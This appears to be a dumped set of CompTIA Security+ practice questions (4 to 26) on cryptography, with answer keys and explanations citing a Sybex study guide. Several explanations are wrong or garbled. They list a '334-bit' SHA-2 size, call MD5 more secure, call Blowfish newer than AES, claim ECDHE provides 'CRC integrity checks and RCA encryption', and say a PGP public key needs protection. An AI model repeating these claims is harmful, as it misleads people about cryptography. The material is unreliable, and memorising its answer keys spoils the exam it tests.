Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 76, 255, 271, 290

#### **QUESTION 4**

Which of the following is used to verify data integrity?

- A. SHA
- B. 3DES
- C. AES
- D. RSA

**Correct Answer: A**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

SHA stands for "secure hash algorithm". SHA-1 is the most widely used of the existing SHA hash functions, and is employed in several widely used applications and protocols including TLS and SSL, PGP, SSH, S/MIME, and IPsec. It is used to ensure data integrity.

**Note:**

A hash value (or simply hash), also called a message digest, is a number generated from a string of text. The hash is substantially smaller than the text itself, and is generated by a formula in such a way that it is extremely unlikely that some other text will produce the same hash value.

Hashes play a role in security systems where they're used to ensure that transmitted messages have not been tampered with. The sender generates a hash of the message, encrypts it, and sends it with the message itself. The recipient then decrypts both the message and the hash, produces another hash from the received message, and compares the two hashes. If they're the same, there is a very high probability that the message was transmitted intact. This is how hashing is used to ensure data integrity.

Incorrect Answers:

- B: In cryptography, Triple DES (3DES) is the common name for the Triple Data Encryption Algorithm (TDEA or Triple DEA) symmetric-key block cipher, which applies the Data Encryption Standard (DES) cipher algorithm three times to each data block. 3DES is used to encrypt data, not to verify data integrity.

C: AES (Advanced Encryption Standard) has been adopted by the U.S. government and is now used worldwide. It supersedes the Data Encryption Standard (DES) which was published in 1977. The algorithm described by AES is a symmetric-key algorithm, meaning the same key is used for both encrypting and decrypting the data. AES is used to encrypt data, not to verify data integrity.

D: RSA encryption is used for encrypting data in transit. RSA involves a public key and a private key. The public key can be known by everyone and is used for encrypting messages. Messages encrypted with the public key can only be decrypted in a reasonable amount of time using the private key.

RSA is used to encrypt data, not to verify data integrity.

References:

<http://en.wikipedia.org/wiki/SHA-1>

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 251, 255-256

#### QUESTION 5

Which of the following can be implemented with multiple bit strength?



<http://www.gratisexam.com/>

- A. AES
- B. DES
- C. SHA-1
- D. MD5
- E. MD4

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

AES (a symmetric algorithm) uses key sizes of 128, 192, or 256 bits.

**Incorrect Answers:**

B: The Data Encryption Standard (DES) has been used since the mid-1970s. It was the primary standard used in government and industry until it was replaced by AES. It's based on a 56-bit key and has several modes that offer security and integrity.

C: The Secure Hash Algorithm (SHA) was designed to ensure the integrity of a message. SHA is a one-way hash that provides a hash value that can be used with an encryption protocol. This algorithm produces a 160-bit hash value. SHA-2 has several sizes: 224, 256, 334, and 512 bit.

D: The Message Digest Algorithm (MD) creates a hash value and uses a one-way hash. The hash value is used to help maintain integrity. There are several versions of MD; the most common are MD5, MD4, and MD2. MD5 is the newest version of the algorithm. It produces a 128-bit hash, but the algorithm is more complex than its predecessors and offers greater security.

E: The MD4 Message-Digest Algorithm is a cryptographic hash function developed by Ronald Rivest in 1990. The digest length is 128 bits

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 251, 255-256

## QUESTION 6

To ensure compatibility with their flagship product, the security engineer is tasked to recommend an encryption cipher that will be compatible with the majority of third party software and hardware vendors. Which of the following should be recommended?

- A. SHA
- B. MD5
- C. Blowfish
- D. AES

**Correct Answer: D**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

**Section: Cryptography**

AES (Advanced Encryption Standard) has been adopted by the U.S. government and is now used worldwide. It supersedes the Data Encryption Standard (DES) which was published in 1977. The algorithm described by AES is a symmetric-key algorithm, meaning the same key is used for both encrypting and decrypting the data. AES is used to encrypt data, not to verify data integrity.

**Incorrect Answers:**

A: The first version of SHA is from 1993. SHA is not as widespread as AES. The Secure Hash Algorithm (SHA) was designed to ensure the integrity of a message. SHA is a one-way hash that provides a hash value that can be used with an encryption protocol. This algorithm produces a 160-bit hash value.

B: MD5 is from 1992. Usage of MD5 is not as widespread as that of AES. The Message Digest Algorithm (MD) also creates a hash value and uses a one-way hash. The hash value is used to help maintain integrity. There are several versions of MD; the most common are MD5, MD4, and MD2.

C: Compared to AES Blowfish is newer and much less widespread. Blowfish is an encryption system invented by a team led by Bruce Schneier that performs a 64-bit block cipher at very fast speeds. It is a symmetric block cipher that can use variable-length keys (from 32 bits to 448 bits). The Message Digest Algorithm (MD) creates a hash value and uses a one-way hash. The hash value is used to help maintain integrity. There are several versions of MD; the most common are MD5, MD4, and MD2.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 251, 255-256

## QUESTION 7

Which of the following provides additional encryption strength by repeating the encryption process with additional keys?

- A. AES
- B. 3DES
- C. TwoFish
- D. Blowfish

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Triple-DES (3DES) is a technological upgrade of DES. 3DES is still used, even though AES is the preferred choice for government applications. 3DES is considerably harder to break than many other systems, and it's more secure than DES. It increases the key length to 168 bits (using three 56-bit DES keys).

Incorrect Answers:

- A: Advanced Encryption Standard (AES) has replaced DES as the current standard, and it uses the Rijndael algorithm. It was developed by Joan Daemen and Vincent Rijmen. AES is the current product used by U.S. governmental agencies.  
It supports key sizes of 128, 192, and 256 bits, with 128 bits being the default.
- C: Twofish is quite similar to Blowfish and works on 128-bit blocks.
- D: Blowfish is an encryption system invented by a team led by Bruce Schneier that performs a 64-bit block cipher at very fast speeds. It is a symmetric block cipher that can use variable-length keys (from 32 bits to 448 bits).

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 251, 255-256

#### **QUESTION 8**

Which of the following are restricted to 64-bit block sizes? (Select TWO).

- A. PGP
- B. DES
- C. AES256
- D. RSA
- E. 3DES
- F. AES

**Correct Answer:** BE

**Section:** Cryptography

## **Explanation**

### **Explanation/Reference:**

Section: Cryptography

B: The Data Encryption Standard (DES) has been used since the mid-1970s. It was the primary standard used in government and industry until it was replaced by AES. It's based on a 56-bit key and has several modes that offer security and integrity. It is now considered insecure because of the small key size.

E: Triple-DES (3DES) is a technological upgrade of DES. 3DES is still used, even though AES is the preferred choice for government applications. 3DES is considerably harder to break than many other systems, and it's more secure than DES. It increases the key length to 168 bits (using three 56-bit DES keys).

Incorrect Answers:

A: International Data Encryption Algorithm (IDEA) was developed by a Swiss consortium. It's an algorithm that uses a 128-bit key. This product is similar in speed and capability to DES, but it's more secure. IDEA is used in Pretty Good Privacy (PGP), a public domain encryption system used by many for email.

C: AES256 (also often written as AES-256) uses 256 bits instead of 128.

D: RSA is not restricted to 64-bit keys. 1024 and 2048 bit keys can be used, for example.

F: AES supports key sizes of 128, 192, and 256 bits, with 128 bits being the default.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 251, 255-256, 272-273

## **QUESTION 9**

A bank has a fleet of aging payment terminals used by merchants for transactional processing. The terminals currently support single DES but require an upgrade in order to be compliant with security standards. Which of the following is likely to be the simplest upgrade to the aging terminals which will improve in-transit protection of transactional data?

- A. AES
- B. 3DES
- C. RC4
- D. WPA2

**Correct Answer: B**

Section: Cryptography

Explanation

### **Explanation/Reference:**

Section: Cryptography

3DES (Triple DES) is based on DES.

In cryptography, Triple DES (3DES) is the common name for the Triple Data Encryption Algorithm symmetric-key block cipher, which applies the Data Encryption Standard (DES) cipher algorithm three times to each data block. The electronic payment industry uses Triple DES and continues to develop and promulgate standards based upon it (e.g. EMV). Microsoft OneNote, Microsoft Outlook 2007, and Microsoft System Center Configuration Manager 2012, use Triple DES to password protect user content and system data.

**Incorrect Answers:**

- A: AES (Advanced Encryption Standard) has been adopted by the U.S. government and is now used worldwide. It supersedes the Data Encryption Standard (DES) which was published in 1977. The algorithm described by AES is a symmetric-key algorithm, meaning the same key is used for both encrypting and decrypting the data. DES and AES are completely different whereas 3DES is based on DES. Therefore, upgrading the terminals to 3DES would be simpler.
- C: RC4 is the most widely used software stream cipher and is used in popular Internet protocols such as Transport Layer Security (TLS). DES and AES are different protocols used for different purposes whereas 3DES is based on DES. Therefore, upgrading the terminals to 3DES would be simpler.
- D: WPA2 (Wireless Protected Access 2) is used for securing wireless network connections. DES and WPA2 are different protocols used for different purposes whereas 3DES is based on DES. Therefore, upgrading the terminals to 3DES would be simpler.

**References:**

[http://en.wikipedia.org/wiki/Triple\\_DES](http://en.wikipedia.org/wiki/Triple_DES)

[http://en.wikipedia.org/wiki/Advanced\\_Encryption\\_Standard](http://en.wikipedia.org/wiki/Advanced_Encryption_Standard) Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 172-173, 250, 251, 255-256

**QUESTION 10**

Which of the following would Matt, a security administrator, use to encrypt transmissions from an internal database to an internal server, keeping in mind that the encryption process must add as little latency to the process as possible?



<http://www.gratisexam.com/>

- A. ECC
- B. RSA
- C. SHA
- D. 3DES

**Correct Answer: D**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

**Section: Cryptography**

3DES would be less secure compared to ECC, but 3DES would require less computational power. Triple-DES (3DES) is a technological upgrade of DES. 3DES is still used, even though AES is the preferred choice for government applications. 3DES is considerably harder to break than many other systems, and it's more secure than DES. It increases the key length to 168 bits (using three 56-bit DES keys).

Incorrect Answers:

- A: Elliptic Curve Cryptography (ECC) provides similar functionality to RSA but uses smaller key sizes to obtain the same level of security. ECC encryption systems are based on the idea of using points on a curve combined with a point at infinity and the difficulty of solving discrete logarithm problems.
- B: The RSA algorithm is an early public-key encryption system that uses large integers as the basis for the process. RSA encryption and decryption would require more computation compared to 3DES.
- C: SHA is not an encryption algorithm. The Secure Hash Algorithm (SHA) was designed to ensure the integrity of a message.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 251, 253, 255, 255-256

### QUESTION 11

Which of the following MUST Matt, a security administrator, implement to verify both the integrity and authenticity of a message while requiring a shared secret?

- A. RIPEMD
- B. MD5
- C. SHA
- D. HMAC

**Correct Answer: D**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

HMAC (Hash-Based Message Authentication Code) uses a hashing algorithm along with a symmetric key. The hashing function provides data integrity, while the symmetric key provides authenticity.

Incorrect Answers:

- A: RIPEMD is a hashing function only and will not provide authenticity. The RACE Integrity Primitives Evaluation Message Digest (RIPEMD) algorithm was based on MD4. There were questions regarding its security, and it has been replaced by RIPEMD-160, which uses 160 bits.
- B: MD5 is a hashing function only and will not provide authenticity. The Message Digest Algorithm (MD) creates a hash value and uses a one-way hash. The hash value is used to help maintain integrity. There are several versions of MD; the most common are MD5, MD4, and MD2.
- C: SHA is a hashing function only and will not provide authenticity. The Secure Hash Algorithm (SHA) was designed to ensure the integrity of a message.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 139, 255, 260

### QUESTION 12

Which of the following cryptographic algorithms is MOST often used with IPSec?

- A. Blowfish
- B. Twofish
- C. RC4
- D. HMAC

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The HMAC-MD5-96 (also known as HMAC-MD5) encryption technique is used by IPSec to make sure that a message has not been altered.

Incorrect Answers:

A: Blowfish can be used with IPSec but not as often as HMAC.

B: Twofish, a variant of Blowfish, can be used with IPSec but not as often as HMAC.

C: RC4 is popular with wireless and WEP/WPA encryption. IPSec can use HMAC-MD5 for data integrity.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 139, 250, 251, 255-256, 260

### **QUESTION 13**

When creating a public / private key pair, for which of the following ciphers would a user need to specify the key strength?

- A. SHA
- B. AES
- C. DES
- D. RSA

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

RSA (an asymmetric algorithm) uses keys of a minimum length of 2048 bits.

Incorrect Answers:

A: The Secure Hash Algorithm (SHA) was designed to ensure the integrity of a message. SHA is a one-way hash that provides a hash value that can be used with an encryption protocol. This algorithm produces a 160-bit hash value.

B: Advanced Encryption Standard (AES) has replaced DES as the current standard, and it uses the Rijndael algorithm. It was developed by Joan Daemen and Vincent Rijmen. AES is the current product used by U.S. governmental agencies. It supports key sizes of 128, 192, and 256 bits, with 128 bits being the default.  
C: The Data Encryption Standard (DES) has been used since the mid-1970s. It was the primary standard used in government and industry until it was replaced by AES. It's based on a 56-bit key and has several modes that offer security and integrity.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 251, 255-256

#### QUESTION 14

Which of the following uses both a public and private key?

- A. RSA
- B. AES
- C. MD5
- D. SHA

**Correct Answer: A**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The RSA algorithm is an early public-key encryption system that uses large integers as the basis for the process.

RSA uses both a public key and a secret.

RSA key generation process:

1. Generate two large random primes, p and q, of approximately equal size such that their product,  $n = pq$ , is of the required bit length (such as 2048 bits, 4096 bits, and so forth).

Let  $n = pq$

Let  $m = (p-1)(q-1)$

2. Choose a small number e, co-prime to m (note: Two numbers are co-prime if they have no common factors).

3. Find d, such that  $de \% m = 1$

4. Publish e and n as the public key. Keep d and n as the secret key.

Incorrect Answers:

B: AES (Advanced Encryption Standard) has been adopted by the U.S. government and is now used worldwide. It supersedes the Data Encryption Standard (DES) which was published in 1977. The algorithm described by AES is a symmetric-key algorithm, meaning the same key is used for both encrypting and decrypting the data.

C: The Message Digest Algorithm (MD) creates a hash value and uses a one-way hash. The hash value is used to help maintain integrity. There are several versions of MD; the most common are MD5, MD4, and MD2.

D: The Secure Hash Algorithm (SHA) was designed to ensure the integrity of a message. SHA is a one-way hash that provides a hash value that can be used with an encryption protocol. This algorithm produces a 160-bit hash value.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 251, 255-256

**QUESTION 15**

Which of the following ciphers would be BEST used to encrypt streaming video?

- A. RSA
- B. RC4
- C. SHA1
- D. 3DES

**Correct Answer: B**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

**Section: Cryptography**

In cryptography, RC4 is the most widely used software stream cipher and is used in popular Internet protocols such as Transport Layer Security (TLS). While remarkable for its simplicity and speed in software, RC4 has weaknesses that argue against its use in new systems. It is especially vulnerable when the beginning of the output keystream is not discarded, or when nonrandom or related keys are used; some ways of using RC4 can lead to very insecure protocols such as WEP. Because RC4 is a stream cipher, it is more malleable than common block ciphers. If not used together with a strong message authentication code (MAC), then encryption is vulnerable to a bit-flipping attack. The cipher is also vulnerable to a stream cipher attack if not implemented correctly. Furthermore, inadvertent double encryption of a message with the same key may accidentally output plaintext rather than ciphertext because the involuntary nature of the XOR function would result in the second operation reversing the first. It is noteworthy, however, that RC4, being a stream cipher, was for a period of time the only common cipher that was immune to the 2011 BEAST attack on TLS 1.0. The attack exploits a known weakness in the way cipher block chaining mode is used with all of the other ciphers supported by TLS 1.0, which are all block ciphers.

**Incorrect Answers:**

A: RSA encryption is used for encrypting data in transit. RSA involves a public key and a private key. The public key can be known by everyone and is used for encrypting messages. Messages encrypted with the public key can only be decrypted in a reasonable amount of time using the private key.

However, RSA is not used to encrypt streaming video.

C: SHA stands for "secure hash algorithm". SHA-1 is the most widely used of the existing SHA hash functions, and is employed in several widely used applications and protocols including TLS and SSL, PGP, SSH, S/MIME, and IPsec. It is used to ensure data integrity. However, it is not used to encrypt streaming video.

D: In cryptography, Triple DES (3DES) is the common name for the Triple Data Encryption Algorithm (TDEA or Triple DEA) symmetric-key block cipher, which applies the Data Encryption Standard (DES) cipher algorithm three times to each data block. The electronic payment industry uses Triple DES and continues to develop and promulgate standards based upon it (e.g. EMV). Microsoft OneNote, Microsoft Outlook 2007, and Microsoft System Center Configuration Manager 2012, use Triple DES to password protect user content and system data.

However, it is not used to encrypt streaming video.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 251, 255-256 <http://en.wikipedia.org/wiki/RC4>  
<http://en.wikipedia.org/wiki/SHA-1>  
[http://en.wikipedia.org/wiki/Triple\\_DES](http://en.wikipedia.org/wiki/Triple_DES)

#### QUESTION 16

Due to hardware limitation, a technician must implement a wireless encryption algorithm that uses the RC4 protocol. Which of the following is a wireless encryption solution that the technician should implement while ensuring the STRONGEST level of security?

- A. WPA2-AES
- B. 802.11ac
- C. WPA-TKIP
- D. WEP

**Correct Answer:** C

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

WPA-TKIP uses the RC4 cipher.

TKIP and the related WPA standard implement three new security features to address security problems encountered in WEP protected networks. First, TKIP implements a key mixing function that combines the secret root key with the initialization vector before passing it to the RC4 initialization. WEP, in comparison, merely concatenated the initialization vector to the root key, and passed this value to the RC4 routine. This permitted the vast majority of the RC4 based WEP related key attacks. Second, WPA implements a sequence counter to protect against replay attacks. Packets received out of order will be rejected by the access point. Finally, TKIP implements a 64-bit Message Integrity Check (MIC). To be able to run on legacy WEP hardware with minor upgrades, TKIP uses RC4 as its cipher. TKIP also provides a rekeying mechanism. TKIP ensures that every data packet is sent with a unique encryption key.

**Incorrect Answers:**

A: WPA2-AES does not use the RC4 protocol.

B: 802.11ac does not use the RC4 protocol.

D: WEP uses the RC4 protocol but is weaker in terms of security than WPA. WPA was created to replace WEP.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 171, 172-173, 258 [http://en.wikipedia.org/wiki/Temporal\\_Key\\_Integrity\\_Protocol](http://en.wikipedia.org/wiki/Temporal_Key_Integrity_Protocol) [http://www.diffen.com/difference/WPA\\_vs\\_WPA2](http://www.diffen.com/difference/WPA_vs_WPA2)

#### QUESTION 17

A security administrator must implement a wireless encryption system to secure mobile devices' communication. Some users have mobile devices which only support 56-bit encryption. Which of the following wireless encryption methods should be implemented?

- A. RC4
- B. AES
- C. MD5
- D. TKIP

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

RC4 is popular with wireless and WEP/WPA encryption. It is a streaming cipher that works with key sizes between 40 and 2048 bits, and it is used in SSL and TLS.

Incorrect Answers:

B: AES supports key sizes of 128, 192, and 256 bits, with 128 bits being the default. Advanced Encryption Standard (AES) has replaced DES as the current standard, and it uses the Rijndael algorithm. It was developed by Joan Daemen and Vincent Rijmen. AES is the current product used by U.S. governmental agencies.

C: The Message Digest Algorithm (MD) creates a hash value and uses a one-way hash. The hash value is used to help maintain integrity. There are several versions of MD; the most common are MD5, MD4, and MD2. MD4 was used by NTLM (discussed in a moment) to compute the NT Hash. MD5 is the newest version of the algorithm. It produces a 128-bit hash.

D: To strengthen WEP encryption, a Temporal Key Integrity Protocol (TKIP) was employed. This placed a 128-bit wrapper around the WEP encryption with a key that is based on things such as the MAC address of the destination device and the serial number of the packet.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 171, 250, 251, 255

### QUESTION 18

Which of the following can use RC4 for encryption? (Select TWO).

- A. CHAP
- B. SSL
- C. WEP
- D. AES
- E. 3DES

**Correct Answer:** BC

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

**Section: Cryptography**

B: In cryptography, RC4 (Rivest Cipher 4 also known as ARC4 or ARCFOUR meaning Alleged RC4) is the most widely used software stream cipher and is used in popular Internet protocols such as Secure Sockets Layer (SSL) and Transport Layer Security (TLS).

C: WEP also uses RC4, however WEP is still unsecure.

**Incorrect Answers:**

A: the Challenge-Handshake Authentication Protocol (CHAP) does not use RC4.

D: The Advanced Encryption Standard (AES) is a specification for the encryption of electronic data. AES make no use of RC4.

E: Data Encryption Standard (DES) is a symmetric-key algorithm for the encryption of electronic data. DES make no use of RC4. Triple DES (3DES) is the common name for the Triple Data Encryption Algorithm (TDEA or Triple DEA) symmetric-key block cipher, which applies the Data Encryption Standard (DES) cipher algorithm three times to each data block.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 143, 250, 258, 268-269

**QUESTION 19**

Which of the following would provide the STRONGEST encryption?

- A. Random one-time pad
- B. DES with a 56-bit key
- C. AES with a 256-bit key
- D. RSA with a 1024-bit key

**Correct Answer: A**

**Section: Cryptography****Explanation****Explanation/Reference:****Section: Cryptography**

One-time pads are the only truly completely secure cryptographic implementations. They are so secure for two reasons. First, they use a key that is as long as a plaintext message. That means there is no pattern in the key application for an attacker to use. Also, one-time pad keys are used only once and then discarded. So even if you could break a one-time pad cipher, that same key would never be used again, so knowledge of the key would be useless.

**Incorrect Answers:**

B, C, D: DES; AES, and RSA are less secure than one-time pads.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 251, 252

**QUESTION 20**

Which of the following symmetric key algorithms are examples of block ciphers? (Select THREE).

- A. RC4
- B. 3DES
- C. AES
- D. MD5
- E. PGP
- F. Blowfish

**Correct Answer:** BCF

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

B: Triple DES (3DES) is the common name for the Triple Data Encryption Algorithm (TDEA or Triple DEA) symmetric-key block cipher, which applies the Data Encryption Standard (DES) cipher algorithm three times to each data block.

C: Advanced Encryption Standard (AES) is a block cipher that has replaced DES as the current standard, and it uses the Rijndael algorithm. It was developed by Joan Daemen and Vincent Rijmen. AES is the current product used by U.S. governmental agencies.

F: Blowfish is an encryption system invented by a team led by Bruce Schneier that performs a 64-bit block cipher at very fast speeds.

**Incorrect Answers:**

A: RC4 is a stream cipher, not a block cipher. It is the most widely used software stream cipher and is used in popular Internet protocols such as Transport Layer Security (TLS).

D: MD5 is a hash function not a block cipher. It is a widely used cryptographic hash function producing a 128-bit (16-byte) hash value, typically expressed in text format as a 32 digit hexadecimal number.

E: Pretty Good Privacy (PGP) is not a block cipher. It is a data encryption and decryption program that provides cryptographic privacy and authentication for data communication

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 251, 255-256, 272-273

## **QUESTION 21**

Which of the following should be used when a business needs a block cipher with minimal key size for internal encryption?

- A. AES
- B. Blowfish
- C. RC5
- D. 3DES

**Correct Answer: B**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Blowfish is an encryption system invented by a team led by Bruce Schneier that performs a 64- bit block cipher at very fast speeds. It is a symmetric block cipher that can use variable-length keys (from 32 bits to 448 bits).

**Incorrect Answers:**

A: For AES there are three ciphers each with a block size of 128 bits, but three different key lengths: 128, 192 and 256 bits.

C: RC5 has a variable block size (32, 64 or 128 bits), key size (0 to 2040 bits) and number of rounds (0 to 255). The original suggested choice of parameters were a block size of 64 bits, a 128-bit key and 12 rounds.

D: Triple-DES (3DES) is a technological upgrade of DES. 3DES is still used, even though AES is the preferred choice for government applications. 3DES is considerably harder to break than many other systems, and it's more secure than DES. It increases the key length to 168 bits (using three 56- bit DES keys).

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 251, 255-256

## **QUESTION 22**

Sara, a security engineer, is testing encryption ciphers for performance. Which of the following ciphers offers strong encryption with the FASTEST speed?

- A. 3DES
- B. Blowfish
- C. Serpent
- D. AES256

**Correct Answer: B**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Blowfish is an encryption system invented by a team led by Bruce Schneier that performs a 64- bit block cipher at very fast speeds. Blowfish is a fast, except when changing keys. It is a symmetric block cipher that can use variable-length keys (from 32 bits to 448 bits).

**Incorrect Answers:**

A: 3DES would be slower than Blowfish.

Triple-DES (3DES) is a technological upgrade of DES. 3DES is still used, even though AES is the preferred choice for government applications. 3DES is considerably harder to break than many other systems, and it's more secure than DES. It increases the key length to 168 bits (using three 56-bit DES keys).

C: Serpent would be slower than Blowfish.

Serpent is a symmetric key block cipher that has a block size of 128 bits and supports a key size of 128, 192 or 256 bits.

D: AES256 (also often written as AES-256) uses 256 bits instead of 128. This qualifies for U.S. government classification as Top Secret. AES256 would be slower than Blowfish.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 251, 255-256 [http://en.wikipedia.org/wiki/Serpent\\_%28cipher%29](http://en.wikipedia.org/wiki/Serpent_%28cipher%29)

### QUESTION 23

Jane, a VPN administrator, was asked to implement an encryption cipher with a MINIMUM effective security of 128-bits. Which of the following should Jane select for the tunnel encryption?

- A. Blowfish
- B. DES
- C. SHA256
- D. HMAC

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Blowfish is an encryption system that performs a 64-bit block cipher at very fast speeds. It is a symmetric block cipher that can use variable-length keys (from 32 bits to 448 bits). Among the alternatives listed above, it is the only cipher that can use a 128-bit key and which does provide additional security through a symmetric key.

Incorrect Answers:

B: DES does not provide 128 bit security. DES uses a 56-bit key.

C: The hash size for the SHA256 algorithm is 256 bits.

D: HMAC (Hash-Based Message Authentication Code) uses a hashing algorithm along with a symmetric key. HMAC with 128 bit would provide more additional security compared to Blowfish 128 bit as HMAC uses a symmetric key as well.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 139, 250, 251, 255-256, 260

### QUESTION 24

When using PGP, which of the following should the end user protect from compromise? (Select TWO).

- A. Private key

- B. CRL details
- C. Public key
- D. Key password
- E. Key escrow
- F. Recovery agent

**Correct Answer:** AD

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

A: In PGP only the private key belonging to the receiver can decrypt the session key. PGP combines symmetric-key encryption and public-key encryption. The message is encrypted using a symmetric encryption algorithm, which requires a symmetric key. Each symmetric key is used only once and is also called a session key.

D: PGP uses a passphrase to encrypt your private key on your machine. Your private key is encrypted on your disk using a hash of your passphrase as the secret key. You use the passphrase to decrypt and use your private key.

Incorrect Answers:

B: A certificate revocation list (CRL) is a list of certificates. An end user of PGP does not have to be concerned with the CRL.

C: The public key is available for everyone. It does need protection.

E: Key escrow is not related to PGP. Key escrow is the process of storing keys or certificates for use by law enforcement.

F: The recovery agent does not need to be protected by the end user.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 272-273, 285

## QUESTION 25

A security administrator must implement a system to allow clients to securely negotiate encryption keys with the company's server over a public unencrypted communication channel.

Which of the following implements the required secure key negotiation? (Select TWO).

- A. PBKDF2
- B. Symmetric encryption
- C. Steganography
- D. ECDHE
- E. Diffie-Hellman

**Correct Answer:** DE

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Elliptic curve DiffieHellman (ECDH) is an anonymous key agreement protocol that allows two parties, each having an elliptic curve public-private key pair, to establish a shared secret over an insecure channel. This shared secret may be directly used as a key, or better yet, to derive another key which can then be used to encrypt subsequent communications using a symmetric key cipher. It is a variant of the DiffieHellman protocol using elliptic curve cryptography. Note: Adding an ephemeral key to Diffie-Hellman turns it into DHE (which, despite the order of the acronym, stands for Ephemeral Diffie- Hellman).

Adding an ephemeral key to Elliptic Curve Diffie-Hellman turns it into ECDHE (again, overlook the order of the acronym letters, it is called Ephemeral Elliptic Curve Diffie-Hellman). It is the ephemeral component of each of these that provides the perfect forward secrecy.

**Incorrect Answers:**

A: PBKDF2 is to strengthen keys, but it would resolve the problem with the key exchange on an unsecure channel. PBKDF2 (Password-Based Key Derivation Function 2) is part of PKCS #5 v. 2.01. It applies some function (like a hash or HMAC) to the password or passphrase along with Salt to produce a derived key.

B: Symmetric encryption would not in itself help on an unsecure channel.

C: Steganography is the process of hiding one message in another. Steganography is not used for secure key negotiation.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 248, 249-251, 254, 256

## **QUESTION 26**

An administrator has two servers and wants them to communicate with each other using a secure algorithm.

Which of the following choose to provide both CRC integrity checks and RCA encryption?

- A. NTLM
- B. RSA
- C. CHAP
- D. ECDHE

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

ECDHE provides both CRC integrity checks and RCA encryption.

Adding an ephemeral key to Elliptic Curve Diffie-Hellman turns it into ECDHE. It is the ephemeral component of each of these that provides the perfect forward secrecy.

Forward secrecy is a property of any key exchange system, which ensures that if one key is compromised, subsequent keys will not also be compromised. Perfect forward secrecy occurs when this process is unbreakable.

Incorrect Answers:

A: NTLM does not use RCA encryption.

Microsoft replaced the LANMAN protocol with NTLM (NT LAN Manager) with the release of Windows NT. NTLM uses MD4/MD5 hashing algorithms. Several versions of this protocol exist (NTLMv1, NTLMv2), and it is still in widespread use despite the fact that Microsoft has pointed to Kerberos as being its preferred authentication protocol.

B: RSA is one of the first practical public-key cryptosystems and is widely used for secure data transmission. However, RSA does not use RCA encryption.

C: CHAP does use RCA encryption.

CHAP provides protection against replay attacks by the peer through the use of an incrementally changing identifier and of a variable challenge-value. CHAP requires that both the client and server know the plaintext of the secret, although it is never sent over the network

References:

